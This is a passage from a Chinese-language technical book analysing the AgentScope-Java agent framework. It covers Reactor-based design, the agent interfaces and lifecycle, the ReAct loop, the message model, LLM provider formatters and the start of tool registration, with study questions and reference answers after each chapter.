但 Virtual Threads 与 Reactor 不冲突——在 Agent 框架中，Virtual Threads 最适合工具执行层（阻塞 I/O 操作），Reactor 负责编排层。

AgentScope-Java 的 `boundedElastic` 调度器实际上已经与 Virtual Threads 有类似的语义（弹性线程池处理阻塞 I/O）。

Reactor vs. Kotlin Coroutines

Kotlin Coroutines 提供了类似 `async/await` 的语法糖，底层可以编译为

Reactor 操作符。选择 Reactor 的原因：

1. **纯 Java 生态**：AgentScope-Java 是 Java 框架，不应依赖 Kotlin 编译器
2. **调试可见性**：Reactor 的 `Hooks.onEachOperator()` 可以在每个操作符前后插入逻辑（用于 Tracer），Coroutines 的 `suspend` 函数对框架层不透明
3. **冷流语义**：Reactor 的 Mono/Flux 是冷流（创建时不执行，`subscribe` 时才执行），这保证了 Agent 的延迟初始化——只有真正需要时才创建 Agent 实例

3.6 响应式的代价

响应式不是银弹，它的代价必须正视：

1. **调试困难**：异常堆栈不反映调用链（操作符链在编译后是嵌套的 Lambda），Reactor 提供了 `Hooks.onOperatorDebug()` 生成增强堆栈，但生产环境不建议开启（性能开销 ~30%）
2. **学习曲线陡峭**：Mono/Flux 的冷/热语义、调度器切换时机、Context 传播规则需要大量实践才能掌握。团队中必须有人深入理解 Reactor 才能排查生产问题

3. 阻塞调用风险：在 Reactor 链中意外调用阻塞操作（如 `Thread.sleep()` 或同步 HTTP 请求）会占住事件循环线程，导致整个应用卡顿。必须在

`boundedElastic` 调度器上执行阻塞操作

4. 全局 Hook 污染：`Hooks.onEachOperator()` 是 JVM 级别的全局设置，同一 JVM 中的多个 Reactor 应用会互相影响

设计取舍：AgentScope-Java 选择了更高的性能上限和更自然的流式支持，代价是更陡的学习曲线。对于面向生产部署的企业级 Agent 系统（高并发、流式交互、多 Agent 协作），这是合理的取舍。对于快速原型或低并发内部工具，LangChain4j 的同步 API 可能更合适。

思考题

1. 响应式编程的背压机制在 Agent 场景中如何体现？什么情况下需要主动调节背压？
2. Reactor 的全局 Hook (`Hooks.onEachOperator`) 会影响 JVM 中所有 Reactor 操作符。这种设计有什么风险？
3. 对比同步框架和响应式框架在 LLM Agent 场景的性能差异，什么并发量级下差异开始显著？

****参考：****

1. Agent 场景的背压体现：LLM 流式输出速率（~50 token/s）远快于客户端消费速率时，缓冲区堆积。需要主动调节的场景：SSE 客户端网络慢、MsgHub 广播给多个慢消费者、RAG 检索结果大量涌入时。策略：

*onBackpressureDrop()*丢弃中间 ReasoningChunk,
*onBackpressureBuffer(cap)*限制缓冲。

2. 风险: ①多 Agent 应用共存同一 JVM 时, 一个应用的 Hook 可能干扰另一个; ②调试困难——全局 Hook 的副作用隐式传播; ③性能影响——每个操作符都经过 Hook 链。改进: 使用 *Context.put()/get()*传递局部状态替代全局 Hook, 或为每个 Agent 创建独立的 Hooks 实例。

3. 差异在 I/O 密集场景最显著: LLM API 调用是典型 I/O 密集 (网络等待占 90%+时间), 同步框架每个请求占一个线程, 响应式框架用事件循环。经验值: 并发<10 差异可忽略 (<5%), 50+并发响应式开始领先 (30-50%), 200+并发差异可达 5-10 倍 (同步受线程池限制, 响应式几乎线性扩展)。

第二篇：核心架构深度剖析

第 4 章 Agent 体系——接口设计哲学与实现机制

4.1 接口分层设计

AgentScope-Java 采用了 **接口组合 + 抽象基类** 的分层设计，这是框架中最精巧的设计之一：

Agent (顶层接口)

```
extends CallableAgent, StreamableAgent, ObservableAgent
```

AgentBase (抽象基类)

```
implements StateModule, Agent
```

StructuredOutputCapableAgent (抽象类)

```
extends AgentBase
```

ReActAgent (核心具体类)

```
extends StructuredOutputCapableAgent
```

UserAgent (人机交互代理)

```
extends AgentBase
```

设计意图分析：

- **CallableAgent**：定义 `call()` 方法族，返回 `Mono<Msg>`（响应式），是 Agent 最核心的“调用”能力
- **StreamableAgent**：定义 `stream()` 方法族，返回 `Flux<Event>`（响应式流），支持实时事件推送

- `ObservableAgent`: 定义 `observe()` 方法, 使 Agent 可以被动接收消息而不必回复——这是多 Agent 协作的关键

这种接口组合设计遵循了 **Interface Segregation Principle (ISP)**, 不同角色只需关注所需的能力接口。例如, 一个纯观察者 Agent 只需实现 `ObservableAgent`, 而不必承担 `call()` 的契约。

设计评价: 这种设计优于单一庞大接口, 但存在一个权衡——`Agent` 接口将三种能力强制组合, 所有 Agent 都必须同时实现三种能力, 降低了灵活性。如果某些 Agent 只需要流式能力但不需要观察, 就无法做到。不过考虑到框架的定位 (多 Agent 协作), 这个权衡是合理的。

4.2 AgentBase 生命周期 : 框架的"脊梁"

`AgentBase` (`agentscope-core/.../agent/AgentBase.java`, 约 800 行) 是整个框架最重要的基类, 提供了:

4.2.1 执行生命周期保障

```
public final Mono<Msg> call(List<Msg> msgs) {
    return Mono.using(
        this::acquireExecution,           // 1. 获取执行锁 (CAS)
        resource -> TracerRegistry.get()
            .callAgent(this, msgs, () ->
                notifyPreCall(msgs)       // 2. 前置 Hook
            )
            .flatMap(this::doCall) // 3. 子类业务逻辑
            .flatMap(this::notifyPostCall) // 4. 后置 Hook + 广播
            .onErrorResume(createErrorHandler(msgs))), // 5. 错误/中
        this::releaseExecution,           // 6. 释放锁 (保证执行)
        null
    );
}
```

```
        true);  
    }
```

`Mono.using` 模式保证了无论成功、失败还是取消，`releaseExecution` 都会被调用。这是 Reactor 中资源管理的标准范式，类似于 `try-with-resources`。

并发控制：使用 `AtomicBoolean running` 进行 CAS 锁定，确保**单个 Agent 实例不会被并发执行**。这是一个有意的设计约束——同一 Agent 实例串行执行，避免状态竞争。

这段代码虽然只有十行，却包含了框架最核心的五个关注点，值得逐一拆解：

- ``this::acquireExecution``（资源获取）：通过 `AtomicBoolean` 的 CAS（Compare-And-Swap）操作尝试获取执行锁。如果 Agent 正在被其他线程调用（`running` 为 `true`），`acquireExecution` 返回一个 `Mono.error`，拒绝本次调用。这是防止并发调用导致状态混乱的第一道防线。
- ``TracerRegistry.get().callAgent(this, msgs, callback)``（全链路追踪）：在 Lambda 外部包裹一层追踪作用域。`callAgent()` 内部会创建一个新的 Span（追踪跨度），将 `traceId` 注入 Reactor 的 Context 中，然后执行回调函数。这样，所有在回调链中创建的 Sub-Span（如模型调用的 Span、工具执行的 Span）都能自动继承 `traceId`，形成完整的调用链路。这部分在第 17 章可观测性中有更详细的说明。
- ``notifyPreCall(msgs)``（前置 Hook）：触发 `PreCallEvent`，遍历所有注册的 Hook 并执行 `onEvent()`。Hook 可以修改 `msgs`（如注入上下文提示词、过滤敏感内容），修改后的消息列表会传递给 `doCall()`。需要注意的是 `notifyPreCall` 返回的是 `Mono<Msg>`——即 Hook 链执行完毕后“放行”的消

息列表，如果某个 Hook 返回 `HookResult.stopAgent()`，则链中断，直接返回错误。

- ``createErrorHandler(msgs)``（错误处理）：返回一个 `Function<Throwable, Mono<Msg>>`。它会根据异常类型决定处理策略：如果是 `InterruptedException`（Agent 被外部中断），则保存当前状态到 Session 中抛出；如果是 `ToolSuspendException`（需要人工审批），则触发挂起-恢复流程；如果是其他异常，则记录错误日志后返回一个"执行失败"的消息给调用方。
- ``this::releaseExecution``（资源释放）：无论前面的链执行成功、失败还是被取消，都会执行。它将 `AtomicBoolean running` 重置为 `false`，释放 Agent 的执行权。

设计评价： `call()` 声明为 `final` 是一个关键决策——子类无法覆盖调用流程，只能通过 `doCall()` 注入业务逻辑。这确保了生命周期管理的完整性（Hook、Tracer、广播等始终执行），但也牺牲了子类的灵活性。这是一个好的权衡，因为 Agent 执行的生命周期管理是横切关注点，不应由业务代码控制。

4.2.2 Hook 系统

Hook 按 priority 排序执行（值越小优先级越高），分为：

- `PreCallEvent` / `PostCallEvent`：Agent 调用前后
- `PreReasoningEvent` / `PostReasoningEvent` / `ReasoningChunkEvent`：推理步骤前后

- `PreActingEvent` / `PostActingEvent`: 工具执行前后

设计亮点: Hook 事件是 sealed class, 编译器强制穷举所有事件类型, 避免遗漏。Hook 事件中部分是可修改的 (如 `setInputMessages()`), 部分是只读的 (如 `ReasoningChunkEvent`), 这种区分使得框架可以在不破坏封装的前提下允许扩展。

4.2.3 中断机制

使用 `AtomicBoolean interruptFlag` + `AtomicReference<Msg>`

`userInterruptMessage` 实现协作式中断。子类在 Mono 链的检查点调用

`checkInterruptedAsync()` 检测中断信号。

设计评价: 协作式中断比抢占式中断更安全, 不会导致资源泄漏, 但依赖子类正确放置检查点。如果 `doCall()` 实现中遗漏了检查点, 中断可能不会及时响应。

4.2.4 MsgHub 订阅者管理与自动广播

每次 `call()` 完成后, 结果自动广播给所有 MsgHub 订阅者:

```
private final Map<String, List<AgentBase>> hubSubscribers = new
    ConcurrentHashMap<>();

// notifyPostCall 中:
.flatMap(msg -> broadcastToSubscribers(msg).thenReturn(msg));
```

这是**多 Agent 协作的核心通信机制**——Agent 的回复自动通知其他参与者, 无需显式消息传递。

4.3 ReActAgent 执行引擎：框架的灵魂

ReActAgent (`agentscope-core/.../ReActAgent.java`, 约 1744 行) 是框架唯一的核心具体 Agent, 实现了 **ReAct (Reasoning + Acting)** 范式。

4.3.1 核心依赖

```
private final Memory memory;           // 对话历史
private final String sysPrompt;        // 系统提示词
private final Model model;             // LLM 模型
private final int maxIters;            // 最大推理-行动迭代次数 (默认 10)
private final Toolkit toolkit;         // 可用工具集
private final ExecutionConfig modelExecutionConfig;
private final ExecutionConfig toolExecutionConfig;
private final GenerateOptions generateOptions;
private final PlanNotebook planNotebook; // 计划本
private final ToolExecutionContext toolExecutionContext;
private final StatePersistence statePersistence;
```

4.3.2 ReAct 循环（核心执行流）

用户消息 → [Reasoning → Acting] × N → 最终回复

1. Reasoning 阶段 (`reasoning()` 方法)：

- 准备消息 (系统提示 + Memory 全量历史)
- 调用 Model 进行流式推理
- 解析模型响应中的 ToolUseBlock (工具调用意图)
- 将推理消息添加到 Memory

2. Acting 阶段 (`acting()` 方法)：

- 提取 ToolUseBlock 列表

- 执行工具调用（并行或串行）
- 将工具结果添加到 Memory

3. 循环控制：

- 如果模型不再请求工具 → 返回最终文本回复
- 如果达到 maxIters → 生成摘要并返回
- 支持 `gotoReasoning()`（从 Hook 中跳回推理阶段重新思考）

设计评价： ReAct 循环是 LLM Agent 的经典范式，AgentScope-Java 的实现非常完整——支持流式推理、并行工具执行、计划本、中断、状态持久化等。

1744 行的代码量虽然较大，但考虑到功能的完备性，是合理的。不过，

`ReActAgent` 作为唯一的具具体 Agent 实现，职责略重。如果框架未来需要支持其他范式（如 Reflexion、Plan-and-Execute），当前架构的扩展点在于 `doCall()` 方法，但需要大量重写。

4.3.3 Builder 模式

ReActAgent 使用 Builder 模式构造，支持超过 20 个配置项。这是框架的入口点设计——所有复杂性封装在 Builder 中，用户只需关注需要的配置。

思考题

1. Agent 接口强制组合（Callable+Streamable+Observable）的权衡是什么？如果你来设计，会怎么改进？

2. `AgentBase.call()` 声明为 `final` 是否过于严格？在什么场景下子类可能需要覆盖调用流程？

3. `PendingToolRecoveryHook` 自动生成错误结果是否总是最优策略？还有什么替代方案？

参考：

1. 强制组合的优势：API 一致性——所有 `Agent` 都支持三种调用方式，调用方无需判断类型。劣势：简单 `Agent` 被迫实现空方法（如不关心事件的 `Agent` 也要实现 `Observable`）。改进思路：提供 `AbstractAgent` 基类，默认空实现流式和事件方法，只在需要时覆盖。

2. `final` 过严的场景：A2A 代理需要完全覆盖调用流程（不走 `AgentBase` 的 `Mono.using` 生命周期）；需要自定义重试策略而非框架内置的。但放宽也有风险——子类可能跳过 CAS 锁检查导致并发问题。折中：保留 `final`，但开放更多扩展点（如 `beforeCall/afterCall` 模板方法）。

3. 不是最优——对用户关键操作（如付款确认），静默返回错误结果可能导致 `Agent` 误判执行成功。替代方案：①将 `PendingTool` 结果标记为 `pending` 状态，由 `Agent` 自行决定是否继续；②抛出特定异常让上层逻辑处理；③对于标记为 `critical` 的工具，直接中断当前 `ReAct` 循环。

第 5 章 消息模型——多模态内容的统一抽象

消息是 Agent 系统的血液——LLM 输入输出是消息，Agent 间通信是消息，Memory 存储的是消息，Pipeline 传递的还是消息。一个设计良好的消息模型直接决定了框架的表达能力和扩展性。

5.1 Msg——Agent 世界的通用信封

```
Msg (核心消息类)
├─ role: MsgRole (USER, ASSISTANT, SYSTEM, TOOL)
├─ content: List<ContentBlock>  -- 多模态内容
└─ metadata: Map<String, Object>
```

Msg 的设计遵循“信封-内容”分离模式：`role` 和 `metadata` 是信封信息（路由、追踪），`content` 是信件内容（多模态数据块）。这种分离使得同一内容可以在不同角色间流转——用户发的内容（USER）和 Agent 返回的引用内容（ASSISTANT）共享相同的 `ContentBlock` 类型，只是信封不同。

`metadata` 使用 `Map<String, Object>` 而非强类型，因为不同场景需要不同的元数据：追踪场景需要 `traceId`，HITL 场景需要 `approvalStatus`，A2A 场景需要 `taskId`。强类型元数据会导致接口膨胀，`Map` 提供了足够的灵活性。代价是类型安全性——取值时需要强制转换，且无编译期校验。

5.2 ContentBlock——为什么选择 sealed interface

类型层次



sealed interface vs. enum：一个关键的设计选择

ContentBlock 选择 sealed interface 而非 enum，这并非随意决定。两者都可以实现类型穷举，但语义完全不同：

维度	enum	sealed interface
实例数量	固定单例（每个枚举值一个实例）	每次创建新实例
携带数据	需额外字段（构造时固定）	每个实例自带不同数据
模式匹配	switch 穷举	switch + pattern matching
扩展性	编译期封闭	同包/同模块内可扩展

选择 sealed interface 的核心原因：ToolUseBlock 每次实例携带不同的工具名和参数，ImageBlock 每次携带不同的图片数据。如果用 enum，每个"类型"只能有一个实例，无法表达"多个不同的工具调用"。

```
// sealed interface 允许每个实例携带不同数据
ContentBlock toolCall1 = new ToolUseBlock("get_weather", Map.of("city",
"Beijing"));
ContentBlock toolCall2 = new ToolUseBlock("search_web", Map.of("query",
"React"));

// enum 只能表示类型，数据需要额外关联
enum ContentType { TEXT, IMAGE, TOOL_USE, ... } // 数据去哪了？
```

模式匹配的编译期安全保障

sealed interface 的最大优势：编译器强制穷举。当框架新增 `VideoBlock` 时，所有 `switch` 语句都会编译报错，提醒开发者处理新类型：

```
String format(ContentBlock block) {
    return switch (block) {
        case TextBlock t -> t.text();
        case ImageBlock i -> "[image]";
        case ToolUseBlock t -> t.name() + "(" + t.arguments() + ")";
        // 编译器检查：如果遗漏 VideoBlock，直接报错！
    };
}
```

这个特性在 Formatter 体系中尤为关键——7 个 Provider 的 Formatter 都需要处理每种 ContentBlock，编译期穷举检查确保不会遗漏任何类型。

局限与扩展策略

sealed interface 的局限：**只有同包（Java 17+ 同模块）的类才能实现它**，用户无法自定义 ContentBlock 子类型。如果业务需要扩展（如自定义的 `EmbeddingBlock` 或 `TableBlock`），有三种策略：

- 访问者模式**：注册自定义 `ContentBlockHandler`，框架在遇到未知类型时回调

2. **TextBlock 携带结构化数据**：将自定义内容编码为 TextBlock + metadata 标记，Formatter 层按标记特殊处理
3. **框架改造**：将 sealed interface 改为普通 interface + type 字段，牺牲编译期安全换取开放扩展

5.3 ThinkingBlock——写时全量、读时过滤

ThinkingBlock 是 AgentScope-Java 消息模型中最精巧的设计之一。它记录了 LLM 的推理过程（如“我需要先查天气再决定是否带伞”），但这个内容**不能原样发送给 LLM API**——大多数 Provider 的 API 不接受 thinking 内容作为输入，直接发送会导致 API 报错或 LLM 行为异常。

框架采用“写时全量、读时过滤”的策略：

1. **写入 Memory 时**：ThinkingBlock 原样保存——推理链是调试和审计的宝贵数据
2. **发送给 LLM API 时**：Formatter 层过滤掉 ThinkingBlock——只发送 TextBlock、ToolUseBlock 等 API 认识的类型
3. **流式输出时**：ThinkingBlock 作为 ReasoningChunkEvent 推送给前端——用户可以看到 Agent 的思考过程

这种模式在软件工程中有广泛的应用：数据库的 WAL（Write-Ahead Log）写时全量记录、读时按需回放；日志系统写时全量采集、读时按级别过滤。核心思想是：**存储成本远低于信息丢失的代价，过滤可以在读取时灵活控制。**

5.4 设计评价

消息模型是框架中最稳定的基础层——`Msg` + `ContentBlock` 的设计在 `AgentScope-Java` 的整个生命周期中几乎没有变化，这说明初始设计足够前瞻。`sealed interface` 为多模态扩展预留了空间（`AudioBlock`、`VideoBlock` 的加入没有破坏任何现有代码），`ThinkingBlock` 的“写时全量、读时过滤”策略则精准地解决了推理链保存与 API 兼容性之间的矛盾。

主要不足：`metadata` 的 `Map<String, Object>` 缺乏类型安全；`ContentBlock` 的 `sealed` 限制使得框架用户无法扩展自定义内容类型，在垂直领域（如医疗影像、工业传感器数据）这可能成为瓶颈。

5.5 Source 体系——URL vs Base64 的工程权衡

内容来源有两种抽象：

- URLSource**：外部 URL 引用（如 `https://cdn.example.com/image.png`）
- Base64Source**：内联 Base64 编码（数据直接嵌入消息体）

这不是简单的“二选一”——两者在不同场景下有 10 倍以上的效率差异：

场景	URLSource	Base64Source	推荐
1MB 图片	~50 bytes (URL)	~1.33MB (Base64)	URLSource
10KB 图标	1 HTTP 请求 + 50 bytes	~13KB	Base64Source
临时截图	URL 可能过期	数据自包含	Base64Source

CDN 可缓存	天然支持	每次重传	URLSource
---------	------	------	-----------

AgentScope-Java 的 Formatter 层负责将 `Source` 转换为各 Provider 要求的格式：OpenAI 接受 URL 和 Base64 两种；Anthropic 只接受 Base64；Gemini 偏好 URL。框架在 `ImageBlock` 构建时自动选择最优编码方式，用户无需关心底层差异。

思考题

1. ContentBlock 使用 sealed interface 的设计有什么优势和局限？如果需要支持自定义 ContentBlock 类型，如何扩展？
2. ThinkingBlock 在 Formatter 层被过滤但在 Memory 中保留——这种“写时全量、读时过滤”的模式在哪些其他场景中也有应用？
3. URLSource 和 Base64Source 的传输效率差异在什么场景下最显著？如何选择？

****参考：****

1. `sealed interface` 优势：编译期穷举检查，`switch` 模式匹配不会遗漏类型；局限：无法在框架外扩展新类型。扩展方式：①将 `sealed` 改为普通 `interface`，提供 `type` 标识；②使用访问者模式，注册自定义 `ContentBlockHandler`；③利用 `Java SPI` 注册新类型及其对应的 `Formatter` 处理逻辑。
2. 类似模式广泛存在：①数据库 WAL（写时全量记录、读时按需回放）；②日志系统（写时全量采集、读时按级别过滤）；③可观测性 `Trace`（写时全链路记录、读时按采样率展示）。核心思想：存储成本低，过滤灵活，避免信息丢失后无法恢复。

3. 差异在图像场景最显著: Base64 编码体积膨胀 33%, 一张 1MB 图片编码后 1.33MB 嵌入 JSON, 而 URL 仅占几十字节。选择策略: ①小文件 (<100KB) 且调用频次低→Base64 (减少一次 HTTP 请求); ②大文件或高频调用→URLSource (传输效率+CDN 缓存); ③涉及隐私/临时数据→Base64 (避免 URL 泄露)。

第 6 章 模型集成——七家 LLM 的统一适配

Agent 框架的模型集成层面临一个核心挑战：7 家 LLM 提供商的 API 格式各不相同，但 Agent 的上层逻辑（ReAct 循环、工具调用、流式输出）不应感知这些差异。模型集成层的设计决定了框架对新模型的适配成本。

6.1 三层模型架构

Model (接口)

└─ `stream(messages, tools, options) -> Flux<ChatResponse>`

ChatModelBase (抽象类, `final stream()`)

└─ 模板方法: Tracer 包装 → Formatter 转换 → `doStream()` → 响应解析

OpenAIChatModel / AnthropicChatModel / DashScopeChatModel / GeminiChatModel
/ OllamaChatModel

└─ 具体实现: `doStream()` + Provider 特有的 HTTP 交互逻辑

为什么 `stream()` 声明为 `final`

`ChatModelBase.stream()` 声明为 `final`，所有子类只能覆盖 `doStream()`。这保证了每次模型调用都经过基类的模板方法——Tracer 包装、度量收集、错误处理。这是模板方法模式的经典应用：不变的部分（横切关注点）在基类中固化，可变的（API 协议适配）留给子类。

如果允许子类覆盖 `stream()`，某个实现可能忘记 Tracer 包装，导致可观测性链路断裂——在生产环境中，一个没有 Tracer 的模型调用是“黑箱”，出问题时无法排查。

流式抽象——`Flux<ChatResponse>` 如何抹平 Provider 差异

不同 Provider 的流式传输实现差异很大：

Provider	流式协议	Chunk 格式	结束标识
OpenAI	SSE	<code>`data: {"choices":[{"delta": "...}]}`</code>	<code>`data: [DONE]`</code>
Anthropic	SSE	<code>`event: content_block_delta\n`data: {"delta": "...}`</code>	<code>`event: message_stop`</code>
DashScope	SSE	自定义 event type	<code>`event: conversation.completed`</code>
Gemini	SSE	<code>`candidates[0].content.parts[0].text`</code>	<code>`finishReason: STOP`</code>
Ollama	NDJSON	<code>`{"response": "token", "done": false}`</code>	<code>`{"done": true}`</code>

`Flux<ChatResponse>` 统一了这些差异——每个 Provider 的 `doStream()` 负责将各自的流式协议转换为 `Flux<ChatResponse>`，上层代码只看到统一的事件流。

`doStream()` 的核心转换逻辑（以 OpenAI 兼容模式为例）：

```
@Override
public Flux<ChatResponse> doStream(List<Msg> msgs, GenerateOptions options)
{
    // 1. Formatter 将统一消息转为 Provider 格式
    List<Map<String, Object>> apiMessages = chatFormatter.format(msgs,
        toolkit);
    Map<String, Object> requestBody = buildRequest(apiMessages, options);

    // 2. 发起 SSE 请求
    Flux<String> sseChunks = webClient.post()
```

```

        .uri("/chat/completions")
        .bodyValue(requestBody)
        .retrieve()
        .bodyToFlux(String.class);           // 每个 SSE data 行

// 3. 解析 SSE + 增量拼接 + 结束检测
return sseChunks
    .takeUntil(data -> "[DONE]".equals(data)) // 结束检测
    .filter(data -> !" [DONE]".equals(data))
    .map(this::parseChunk)                     // 解析 JSON
    .scan(this::accumulateDelta)              // 增量拼接 tool_call
    .map(this::toChatResponse);               // 转为统一格式
}

```

这段代码只有 8 行有效逻辑，却包含了流式调用的全部核心模式。逐一拆解：

1. ``chatFormatter.format(msgs, toolkit)``：Formatter 的职责是将框架的

统一消息模型（`Msg` 列表）转换为 Provider 特定的 API 格式。为什么需要传入 `toolkit`？因为大部分 Provider 的工具描述（OpenAI 的 `tools` 数组、Anthropic 的 `tool_use` 定义）是在消息之前注入的——Formatter 需要读取 toolkit 中的工具 Schema，将其拼接到系统提示词或 API 参数的特殊字段中。这个设计决定意味着“工具描述的格式化”与“消息内容的格式化”在同一个方法中完成，保证了工具描述与对话消息的一致性。

2. ``bodyToFlux(String.class)``：WebClient 将 HTTP 响应的 Body 作为

`Flux<String>` 处理——每个 String 对应一个 SSE 的 `data:` 行。这是全链路流式的基础：从网络层到应用层，数据始终以流的形式存在，没有缓冲等待。

3. ``scan(this::accumulateDelta)``：这是流式处理中最核心但最难理解的操作。

`scan` 是 Reactor 的有状态累加操作符——它维护一个内部状态，每次

新元素到达时，将当前状态与新元素组合，然后发射组合结果。在流式场景中，OpenAI 的 `tool_call` 参数（工具调用参数）可能分 5-10 个 chunk 到达——第一个 chunk 告诉你"这是一个工具调用，名字叫 `get_weather`"，后续的 chunk 告诉"参数是 `city=北京`"。 `accumulateDelta` 的内部状态是一个累加器，它维护着"当前正在构建的工具调用"的缓冲区。当收到参数片段的 chunk 时， `accumulateDelta` 将片段追加到缓冲区；当收到最终 chunk 时，它返回完整的工具调用对象。这种设计对应了一个现实约束：LLM 生成参数是逐 token 的，框架必须有能力拼接流式到达的参数片段。

4. 为什么不直接用 `.reduce()`？ `reduce` 是"归约"——它等所有元素到达后才一次性发射结果。这在流式场景中不可接受，因为用户需要看到实时的文本输出，不能等到所有参数都生成完才显示。 `scan` 每次有新元素到达都会发射中间结果，既支持了文本的实时输出（每次 `scan` 发射一个部分结果，包含当前已生成的文本），又支持了工具参数的拼接（`scan` 状态中维护了工具调用的构建进度）。

这三个方法 `parseChunk`、`accumulateDelta` 和 `toChatResponse` 是每个模型集成层的核心适配逻辑。 `parseChunk` 将 JSON 字符串解析为中间数据结构（如 `Map<String, Object>`，包含角色、内容片段、工具调用片段）。

`accumulateDelta` 接收两个这样的中间结构（当前累加状态和新 chunk），返回合并后的新状态。 `toChatResponse` 将最终的累加状态转换为框架的

`ChatResponse`（包含完整文本和完整工具调用参数）。这个"解析→累加→转换"的三段式模式是所有流式模型集成层的基本架构。

错误重试策略

模型调用的失败类型和重试策略：

错误类型	典型场景	重试策略
Rate Limit (429)	并发过高	指数退避 + Respect `Retry-After` 头
Server Error (5xx)	Provider 故障	最多 3 次，间隔 1s/2s/4s
Timeout	网络慢/模型负载高	超时后重试，可配置降级模型
Invalid Request (4xx)	参数格式错误	**不重试**，直接失败
Connection Reset	网络抖动	1 次立即重试

AgentScope-Java 目前未内置自动重试——调用方（如 `ReActAgent`）负责在 `onErrorResume()` 中处理失败。这个设计选择是正确的：Agent 场景下的重试需要业务感知（如重试前是否需要修改提示词、是否应该切换模型），框架层面的通用重试可能掩盖问题。

6.2 Formatter 体系：Provider 适配的核心

Formatter 是整个模型集成层的**关键抽象**，解决了"统一消息模型 → 多种 API 格式"的适配问题：

Provide	Chat Formatter	Multi-Agent Formatter	Conversation Merger
---------	----------------	-----------------------	---------------------

r			
OpenAI	`OpenAIChatFormatter`	`OpenAIMultiAgentFormatter`	`OpenAIConversationMerger`
DeepSeek	`DeepSeekFormatter`	`DeepSeekMultiAgentFormatter`	继承 OpenAI
GLM	`GLMFormatter`	`GLMMultiAgentFormatter`	继承 OpenAI
Anthropic	`AnthropicChatFormatter`	`AnthropicMultiAgentFormatter`	`AnthropicConversationMerger`
DashScope	`DashScopeChatFormatter`	`DashScopeMultiAgentFormatter`	`DashScopeConversationMerger`
Gemini	`GeminiChatFormatter`	`GeminiMultiAgentFormatter`	`GeminiConversationMerger`
Ollama	`OllamaChatFormatter`	`OllamaMultiAgentFormatter`	`OllamaConversationMerger`

OpenAI 兼容模式——DeepSeek 和 GLM 的继承策略

DeepSeek 和 GLM 继承 OpenAI 的 ConversationMerger，因为它们的 API 协议与 OpenAI 高度兼容。这不是偶然——越来越多的模型提供商选择兼容 OpenAI API 格式作为事实标准。这种"OpenAI-compatible"模式带来了明显的维护收益：3 个 Provider 共享同一套合并逻辑。

但 Chat Formatter 层面仍然需要独立实现，因为即使是"兼容 OpenAI"的 Provider 也有微妙差异（如 DeepSeek 的 reasoning_content 字段、GLM 的

tool_call ID 格式)。这验证了一个设计原则：**协议兼容≠实现兼容**，协议层面的兼容性不能替代 Formatter 层的精细化适配。

每个 Provider 最独特的格式差异

Provider	关键差异	Formatter 处理方式
OpenAI	tool_calls 在 choices.delta 中分片发送	缓冲拼接完整 tool_call
Anthropic	严格 USER/ASSISTANT 交替 + thinking block	ConversationMerger + thinking 过滤
DashScope	多种模型（qwen 系列）参数不一致	按模型名分发不同格式
Gemini	tools 定义在 tools[] 而非 functions[]	格式转换 + function_declarations
DeepSeek	reasoning_content 字段（推理链）	映射为 ThinkingBlock
Ollama	本地模型，NDJSON 非 SSE	JSON 流解析替代 SSE

设计评价：Formatter 体系正确地识别了"消息格式转换"作为核心变化轴。但 7×3=21 个 Formatter 类的维护成本较高。更好的做法是引入 `OpenAiCompatibleFormatter` 基类，将 OpenAI 协议的通用逻辑抽取出来，DeepSeek/GLM/Ollama 等兼容 Provider 只需覆盖差异方法。

6.3 ConversationMerger : 多 Agent 对话压缩

当多个 Agent 在同一 Memory 中交互时，会产生连续的同角色消息。不同 API 对消息交替格式有不同要求——最严格的是 Anthropic，要求 USER/ASSISTANT 严格交替。ConversationMerger 的处理策略：

1. **连续 assistant 消息**：合并为单条（含多个 tool_use）
2. **连续 user 消息**：合并为单条（拼接文本内容）
3. **无法合并时**：插入空 user 消息满足交替约束

第 3 种策略有争议——空 user 消息可能误导模型。更好的做法是让多 Agent 的消息通过 metadata 标记来源，Formatter 层按来源分组而非按角色合并，但这需要更深层的架构改造。

6.4 GenerateOptions : 统一配置对象

`GenerateOptions` 聚合了所有 Provider 的配置参数（apiKey、baseUrl、temperature、maxTokens、thinkingBudget 等），并支持**分层合并**：

`mergeOptions(primary, fallback)` 实现逐级覆盖——请求级 > Builder 级 > 系统默认级。

设计评价： 单一配置对象简化了用户接口，但 `thinkingBudget`（仅 Anthropic）等 Provider 特有字段混入通用对象，编译期无法校验。更理想的设计是使用组合模式——`GenerateOptions` 包含通用字段 + `Map<String, Object>`

`providerExtras`, `Provider` 特有配置放入 `extras` 并在运行时校验。当前方案在简洁性和完备性之间选择了前者。

思考题

1. `Formatter` 体系的代码膨胀问题 ($7 \times 3 = 21$ 个类) 如何解决? 设计一个兼容 `OpenAI` 协议的通用 `Formatter` 基类。
2. `Anthropic` 要求严格 `USER/ASSISTANT` 交替——如果 `Agent` 连续两次调用工具, `ConversationMerger` 如何处理?
3. `GenerateOptions` 包含 `Provider` 特有字段 (如 `thinkingBudget` 仅对特定 `Provider` 有效), 这种设计有什么问题? 如何改进?

***参考: ***

1. 解决方案: 设计 `OpenAI` 兼容的通用基类

`OpenAiCompatibleFormatter`, 覆盖 70% 的格式逻辑。 `Provider` 差异通过策略方法暴露 (如 `buildSystemMessage()`、`handleThinking()`), 子类只需覆盖差异部分。参考 `Spring` 的 `AbstractRoutingDataSource` 模式——通用逻辑在基类, 路由决策在子类。

2. `ConversationMerger` 在连续两次 `assistant` 消息间插入空 `user` 消息以满足交替要求。但这引入了语义空白——空 `user` 消息可能误导模型。更好的做法: 合并连续的 `tool_result` 为单次 `assistant`+多 `tool_call`, 而非拆分为多条 `assistant` 消息。

3. 问题: 字段语义依赖运行时 `Provider` 类型, 编译期无法校验

(`thinkingBudget` 对非 `Anthropic` 模型无效但不报错)。改进: ①使用 `Provider` 特有子类 (`AnthropicGenerateOptions extends GenerateOptions`) ; ②使用 `Map<String, Object> extraParams` 存储

Provider 特有字段，运行时校验；③*Builder* 模式按 *Provider* 类型限制可用
字段。

第 7 章 工具系统——从函数调用到 MCP 生态

工具是 Agent 与外部世界交互的手——没有工具，Agent 只能“想”不能“做”。

工具系统的设计直接影响 Agent 的能力边界和安全性。

7.1 工具注册——四种方式，一个门面

框架支持多种工具注册方式，覆盖从简单到复杂的全部场景：

1. **注解驱动**（推荐）：在方法上标注 `@Tool` 和 `@ToolParam`，通过反射自动提取 Schema
2. **`AgentTool` 接口**：直接实现 `getName()`、`getDescription()`、`getParameters()`、`callAsync()`
3. **MCP 协议**：通过 `McpClientBuilder` 连接 MCP 服务器，自动导入工具
